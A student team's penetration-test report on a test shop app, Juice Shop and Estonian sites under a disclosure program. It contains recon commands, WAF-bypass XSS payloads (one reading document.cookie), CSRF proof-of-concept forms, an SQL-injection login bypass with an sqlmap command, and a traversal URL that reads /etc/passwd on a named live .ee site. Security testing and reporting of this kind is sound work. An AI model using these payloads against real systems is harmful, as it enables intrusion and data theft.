Penetration Testing Report

Project Name: Web Application Pentest

Date: 1/10/2024

Members:

1. Sama Wael Othman
2. Mohamed Anas Hamed Ahmed
3. Mohamed Hitham Mohamed Behary
4. Noura Ayman Abdelaziz Mohamed
5. Mohammed Hossam Abdelhady Farag

Table of Contents

---

1. Document Control

ID	Operator Name	Date	Version	Comment
01	team's members	1/10/2024	1.0	Initial version of the report

2.Executive Summary

This comprehensive report documents the results of a Black Box penetration test conducted on the Home of SHOP APP Web Application. The primary goal

of the test was to evaluate the security posture of the application and identify any vulnerabilities that could be exploited by malicious actors.

In addition to the Home of SHOP APP, we also conducted penetration testing on programs available through the HackerOne platform, including the *Program of the Republic of Estonia:*

Estonian Gov

https://www.ria.ee
• Program of the Republic of Estonia
• Vulnerability Disclosure Program Launched in May 2022
• Scope: top-level domain name registry associated with the Estonian country code (TLD:EE)

Stats:
• N. Discovered Vulnerabilities: 105
• Top Vulnerabilities:

o LFI

o Many SQLi
o Many RXSS

3.Key Findings:

- **SQL Injection (SQLi)**: A critical vulnerability that allows attackers to execute arbitrary SQL queries against the application's database, potentially leading to data exfiltration or unauthorized access.
- **Cross-Site Scripting (XSS)**: A medium-risk vulnerability enabling attackers to inject malicious scripts into web pages viewed by users, resulting in possible session hijacking and sensitive data theft.
- **Local File Inclusion (LFI)** :is a web vulnerability that allows an attacker to include files on a server through manipulated input, often enabling the exposure of sensitive files or execution of malicious scripts. This can lead to information disclosure, code execution, and further system compromise.
- **Sensitive Data Exposure:** occurs when sensitive information like personal data or passwords is unintentionally made accessible to unauthorized users due to weak security practices.

This report outlines specific vulnerabilities, their implications, and recommended best practices for remediation, providing the organization with a roadmap to enhance the security of the application.

4. Objective

The objective of the assessment was to systematically evaluate the security of the **Home of SHOP APP Web Application&** Estonian Gov & juice shop. The aim was to identify weaknesses in the application's defenses, assess the potential impact of these vulnerabilities, and provide actionable recommendations to mitigate identified risks effectively.

5.Scope

The scope of this penetration test included the following targets and platforms:

1. **Home of SHOP APP Web Application:**
    - A Black Box penetration test was conducted on the Home of SHOP APP web application. The test aimed to assess the security of the application without prior knowledge of its internal structure or source code.
    - The focus areas included testing for common web application vulnerabilities such as:
        - Injection attacks (SQL, Command Injection)
        - Cross-Site Scripting (XSS)

2. **HackerOne Programs:**
    - Additional tests were performed on programs hosted on the HackerOne platform, specifically targeting the *Program of the Republic of Estonia*.
        - **Program of the Republic of Estonia**:
            - Vulnerability Disclosure Program launched in May 2022.
            - Scope included the top-level domain name registry associated with the Estonian country code (TLD: .EE).
            - The test focused on identifying security vulnerabilities within the public-facing domains and infrastructure related to the ria.ee website.

3. **Juice Shop**

- IP Addresses/URLs: http://127.0.0.1:3000

> 💡 The objective was to comprehensively assess the security posture of the applications and services within the defined scope, following the responsible disclosure guidelines of each program.

5. Methodology

5.1.Reconnaissance

1. Reconnaissance with Amass

- Use `amass` to gather information about the organization and enumerate subdomains.
- Example:
  - `amass intel -org “org”`
  - `amass enum -d org.com active -cidr o/p -asn o/p`

2. Subdomain Enumeration

- Various tools and services for discovering subdomains:
  - **SecurityTrails**: https://securitytrails.com
  - **SubdomainFinder**: https://subdomainfinder.c99.nl
  - **crt.sh**: Find subdomains using SSL certificates.
  - Shodan Query: `ssl:"trade name" OR ssl.cert.subject.CN:"domain.com" 200`
- Key Amass Commands:
  - `amass enum -active -df domains.txt -config ~/.config/amass/config.yaml -o amass_subdomains.txt`
  - `amass intel -org "Tesla"`
- Additional Tools:
  - `assetfinder -subs-only`

- `subfinder -d google.com`
- `chaos -d targetdomain.tld | bbrf domain add - -s chaos`

3. FFUF for Virtual Hosting

- Use `ffuf` to identify virtual hosts:
  - `ffuf -u 'https://example.com' -H 'Host: FUZZ.example.com' -w Seclists/Discovery/DNS/top-1million-11.txt`
  - Can also be applied on discovered IPs.

4. ASN and IP Enumeration

- Extract IP ranges from ASNs using services like BGP or whois:
  - `whois -h whois.radb.net -- '-i origin AS8983' | grep -Eo "([0-9.]+){4}/[0-9]+" | uniq -u > ip_ranges.txt`
- Perform reverse DNS on the collected IP ranges:
  - `cat ip_ranges.txt | mapcidr -silent | dnsx -ptr -resp-only -o ptr_records.txt`

5. FavIcon Search

- Use FavFreak to search for favicon hashes:
  - `cat urls.txt | python3 favfreak.py -o output`
  - `http.favicon.hash:-<hash>`

6. Finding Related Domains and Acquisitions

- Use reverse WHOIS searches and online tools like:
  - Reverse Whois XML API
- Internet Archive and Wayback URLs:
  - district →
  - waybackurls

7. GitHub and GitLab Recon

- Scraping GitHub and GitLab repositories for sensitive information:
  - Use keywords and GitHub dorks like `AWS_SECRET_ACCESS_KEY`, `password`, `DB_PASSWORD`.

- Example:
  - `"site.com" keyword language:python password NOT test.site.com`
  - `user:kario keyword`

- Tools:
  - github-subdomains
  - gitlab-subdomains

8. Sensitive Data Exposure

- Scraping services for exposed credentials (e.g., `SFTP`, `FTP`, `Amazon S3`).
- Use tools like **WinSCP** or Smtpper for checking SMTP credentials.

5.2.OWASP TOP 10

▼ Access Control

- [ ] check all functions in website
- [ ] if there is 2 step confirm action focus in 2nd step
- [ ] down all parameters that u think it's not random
- [ ] check random parameters if it is encrypted | encoded
- [ ] if there is a free trial, get it and save all requests then try it after free trial end or from another account
- [ ] test js files to get API endpoints and basically you can submit request instead of api .. check this writeup
- [ ] if u find an interesting function try way back machine
- [ ] GET parameters
  - [ ] try to use empty parameter with value star /?r=*

▼ LFI and LFD

- [ ] try to get current page but with traversal
  - [ ] traditional way and define what filter is using
  - [ ] encoding & double encoding

- [ ] **obfuscate input ..../// **
- [ ] null byte if it must be an extension

if u didn't manage to get current page

- [ ] use Wrapper and filters
  - [ ] get current page source code `php://filter/convert.base64-encode/resource=home`
  - [ ] get another conf page content or files from system
  - [ ] get RCE

▼ XSS

1- place ss'"<> in parameter

2- notice all reflections in src code and focus in how to get out of 1- string by ' or " 2- tag by inserting suitable tag or close current and add new one

- [ ] if u can place quotes in link/meta tag or hidden element try this payload → ss"accesskey="x"onclick="alert(docuement.domain)
- [ ] if i face Cloudflare waf u can bypass it with → <img src=x onss=ss onerror=alert(document.domain)>
- [ ] sometimes you can bypass encoding with URL encoding, double URL encoding may let you bypass html entities
  - [ ] ss%27%22
  - [ ] ss%2527%2522
  - [ ] ss%3E
  - [ ] ss%253E
- [ ] if input reflects in script without escaping try this → '-alert(document.domain)-'
- [ ] if u face escaping special characters try this → \'
- [ ] if back slash was being escaped also try this → `&apos;-alert(1)-&apos;`
  - [ ] u can try "> however it's being scaped, but it still works and let you out of string

☐ if u didn’t find parameter try to inject URL itself it may reflect in src → website/?payload

☐ if there is login page, username reflects in input tag so try to inject it and get self XSS and with CSRF you can get RXSS if there is no token

☐ if there is a filter on = “equal sign “try to put spaces between attribute name and equal sign like that <img src ++++%20%20%20+++=”x” >

☐ look for search filters or other options u can customize search with, it may bring you new parameters, “” click every thing u see xDD “”

☐ you can search for more parameters across website with dorking → site:”” -inurl:’parameters that u checked’

  ☐ or u can use waybackurls website.ee | grep ‘?’

☐ if your word reflects in HTML comment close comment and inject new tag → ss --%3E %3Cimg src=x onerror=alert(document.cookie)%3E/

☐ finally automate with → subfinder -d itwconstruction.ee | httpx | waybackurls | kxss

Sometimes path reflects in 404 pages so try invalid path then inject it

> bypass akamai:
>
> ```
> javascript:var a="ale";var b="rt";var c="()";decodeURI("<button popovertarget=x>Click me</button><hvita onbeforetoggle="+a+b+c+" popover id=x>Hvita</hvita>")
> ```

▼ Self XSS & CSRF →Post RXSS

لو لقيت سيلف يعني البيلود بتاعتك مشurl بيقي انت كدا بتبعتها ب بوست ريكويست بتظهر فال

ودي كدا سيلف متقدرش تضر بيها حد الا csrfلو مكنش في اي حمايه بتوكن او حاجه لو ربطتها بثغره زي

هتاخد الريكويست بالبرب CSRF POC generator online او احسن واحد بتاع برب برو وتروح علي اي


هتاخد الريكويست زي ماهو بالبيلود بتاعتك وترميه ف الجينيرتور هيطلعلك الفورم وسلمها

دي اشكال الداتا اللي ممكن تتبعت وشكل الفورم بتاعتا

1- parameter1=value1&parameter2=value2

```
<html>
    <body>
        <form name='myForm' id='myForm' method="POST" actic
            <input type="hidden" name="d_txt2" value='ss"au
            <input type="hidden" name="dlg_id" value='1'/>
            <input type="hidden" name="dlg_b" value='1'/>
            <input type="submit" value="Submit">
        </form>
        <script>
            document.addEventListener('DOMContentLoaded', f
                document.createElement('form').submit.call(
                });
        </script>
    </body>
<html>
```

2- multipart like that




```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <form action="https://www.obo.ee/quotation/?cl=obo_quot
      <input type="hidden" name="street" value="ss&amp;quot;&amp;gt
      <input type="hidden" name="submit" value="" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>
```

3- if json data was sent like that

▼ Open Redirect

انت بتشوف اي براميتر بتحس انه بيروح ف اي حته تحاول تعمل انجكت فيه لموقع زي جوجل مثلا وتحاول تنفذ اي فانكشن تشوف البراميتر دا بيتفذ فين

بعد ما تلاقي نفسك بتروح ع جوجل اعمل انترسبت للريكويست وشوف هو بيروح لجوجل ازاي

- لو لقيتها جوا كود جافا اسكريبت هتجرب تعليها ل xss
- لو لقيتها جوا لوكيشن هيدر هتحاول تعمل CRLF
- لو الموقع بنفسه اللي بيروح يجيبلك داتا او api هتحاول تعمل SSRF
- لو معرفتش تعمل حاجه م اللي فوق ممكن تشوف انك تعمله صفحه فيك وتحاول تاخد منه داتا وتاخد الاكونت

▼ IDOR

- ☐ try parameter pollution: `users=01` → `users=01&users=02`
- ☐ if found api try to change its version: `/api/v3/users/01` → `/api/v1/users/02`
- ☐ add extension: `/users/01` → `/users/02.json` OR change `request method`
- ☐ check if referer or some other headers validate the IDs:

`GET /users/02` → `403 forbidden`
`Referer: example.com/users/01`

`GET /users/02` → `200 OK`
`Referer: example.com/users/02`

5.3 Risk Assessment and Reporting


- Each identified vulnerability was assessed for its potential impact and likelihood of exploitation. Findings were classified according to risk levels (Info, Low, Medium, High, Critical) and documented with detailed descriptions, proof of concepts, and suggested remediation strategies.

---

7. Vulnerability Details findings & Recommendations

Vulnerability Name	Severity	Status	Target
SQL Injection	Critical	Vulnerable	shop app
Cross Site Scripting	Medium	Vulnerable	shop app

local file inclusion	Medium	Vulnerable	Estonian Gov
Sensitive Data Exposure	High	vulnerable	Juice Shop



7.1. SQL Injection (SQLi)

- **Reference No: WEB_VUL_01**
- **Risk Rating: critical**
- **Tools Used: Burp Suite, SQLMap**

Vulnerability Description:

The application has been identified as vulnerable to SQL injection via a POST request in the URL. By injecting malicious SQL queries, an attacker could manipulate the database operations executed by the application.

- **Example Payload: username=test' OR '1'='1' --**

Vulnerability Identification:

This vulnerability was discovered through a combination of manual and automated analysis utilizing SQL injection techniques.

Vulnerable URLs / IP Address:

- **http://127.0.0.1/proj/form/content.php**

Implications of Inaction:

Failure to address this vulnerability could allow an attacker to gain unauthorized access to sensitive information stored in the database, including user credentials and personal data. Such breaches could result in account takeovers or significant data leaks.

Suggested Countermeasures:

To mitigate SQL injection risks, the following measures are recommended:

1. **Use Prepared Statements and Parameterized Queries: This approach prevents attackers from manipulating SQL queries through injection.**
2. **Employ Object-Relational Mapping (ORM) Frameworks: ORMs can abstract SQL queries and enhance security.**
3. **Enforce Least Privilege: Limit database user privileges to only those necessary for operational functionality.**
4. **Input Validation: Sanitize user inputs to ensure they conform to expected formats.**
5. **Character Escaping: Properly escape characters that may alter SQL queries.**
6. **Web Application Firewall (WAF): Deploy a WAF to monitor and filter incoming requests.**

References:

- **OWASP - SQL Injection**
- **Logz.io - Defend Against SQL Injections**

Proof of Concept:

1. **Manual Analysis:**

The SQL query SELECT name, password FROM users WHERE name='$username' AND password='$password' can be exploited by injecting a single quote ('), which alters the query to SELECT name, password FROM users WHERE name='$username' AND password. This manipulation allows for the bypassing of authentication.




Fig 1: Notice: The response indicating a failed transfer from the query suggests an incorrect username or password. To address this, we should utilize the name stored in the database and attempt to log in using a logical query (logic gate).

Consider employing the following payload: 'or '1'='1' and




Fig2: The application will give error




Fig 3: If a comment is blocked, what if this developer implements a blacklist within the app to filter input? In that case, we should consider replacing "or" with "||".

2. **Automated Analysis:**




Fig1: Type python sqlmap.py -u "http://127.0.0.1/PHP/form/content.php" --data "username=test&password=test" --method POST --dbs




Fig2: These are database that we get to see

7.2. Reflected Cross-Site Scripting (XSS)

- **Reference No: WEB_VUL_02**
- **Risk Rating: Medium**
- **Tools Used: Browser**
- **Vulnerability Description:**


The application is susceptible to reflected XSS. When JavaScript code is injected into the search parameter, it executes within the user's browser, enabling unauthorized actions and potential data theft.

  - **Example payload: <script>alert('XSS')</script>**
- **Vulnerability Identified By / How It Was Discovered:This vulnerability was identified through manual testing, specifically by injecting JavaScript code into various input fields.**
- **Vulnerable URLs / IP Address:**
  - **http://127.0.0.1/**
- **Implications / Consequences of Not Addressing the Issue:If left unaddressed, attackers can execute scripts in the context of the victim's browser, which may result in credential theft, session hijacking, and unauthorized access to sensitive information.**

- **Suggested Countermeasures:To mitigate XSS vulnerabilities, consider implementing the following controls:**
    1. **Input Filtering: Filter inputs upon arrival to prevent the acceptance of malicious code.**
    2. **Output Encoding: Encode data before rendering in the browser to prevent execution.**
    3. **Use Appropriate Response Headers: Employ headers such as X-XSS-Protection and Content-Type to mitigate XSS risks.**
    4. **Implement Content Security Policy (CSP): CSP can help prevent the execution of unauthorized scripts.**
    5. **Sanitize User Inputs: Utilize libraries or frameworks that automatically sanitize inputs.**
    6. **Regular Security Testing: Continuously test and evaluate web applications for potential XSS vulnerabilities.**
- **References:**
    - **OWASP - Cross-Site Scripting (XSS)**
    - **Google Developers - Content Security Policy**

Proof of Concept:

1. **Manual Analysis:**
    - **To assess for Cross-Site Scripting (XSS) vulnerabilities, enter the following JavaScript payload into the search field:**
    - ** bug buster **



7.3. Local File Inclusion (LFI)

- **Reference No: WEB_VUL_03**
- **Risk Rating: Medium**
- **Affected URL**: `https://www.ucg.ee/index.php?option=com_rsfiles&task=files.display&path=../../../../../../../../../../etc/passwd`
- **Impact**:

  The attacker is trying to access the `/etc/passwd` file by exploiting the **LFI vulnerability** in the web application. The inclusion of the file path suggests that the application is vulnerable to directory traversal attacks, allowing the attacker to traverse out of the web root directory and access sensitive files on the server. The `/etc/passwd` file contains user account information, and while it no longer stores password hashes (these are usually in `/etc/shadow`), it can still be useful for attackers in gaining insight into the system and possibly conducting further attacks (e.g., user enumeration or privilege escalation).

- **Risk**:

  If successful, this LFI attack could expose critical system files, user information, or configuration data that could further lead to **remote code execution (RCE)**, privilege escalation, or full system compromise.

Key Recommendations:

1. **Input Validation**: Sanitize and validate user input to prevent directory traversal sequences.
2. **Secure File Handling**: Use safe functions (e.g., `fopen()`) and avoid dynamic includes.
3. **Disable Unnecessary Features**: Turn off `allow_url_include` and `allow_url_fopen` if not needed.
4. **Web Application Firewall (WAF)**: Use a WAF to detect and block malicious patterns.
5. **Access Control**: Restrict file access, enforce `open_basedir` in PHP.
6. **Patch Software**: Update Joomla! and its components to fix known vulnerabilities.


7. **Monitoring and Auditing**: Implement real-time logging and regular security audits.

PoC Steps:

1. **Description**: The vulnerable parameter `path` is susceptible to directory traversal attacks. The attacker can manipulate the `path` parameter to traverse to sensitive files on the server, such as `/etc/passwd`.
2. **Request**:
   Send a GET request to the target URL, attempting to include the `/etc/passwd` file, which is commonly found on Unix-based systems:

https://www.ucg.ee/index.php?option=com_rsfiles&task=files.display&path=../../../../../../../../../etc/passwd

3. **Output**:
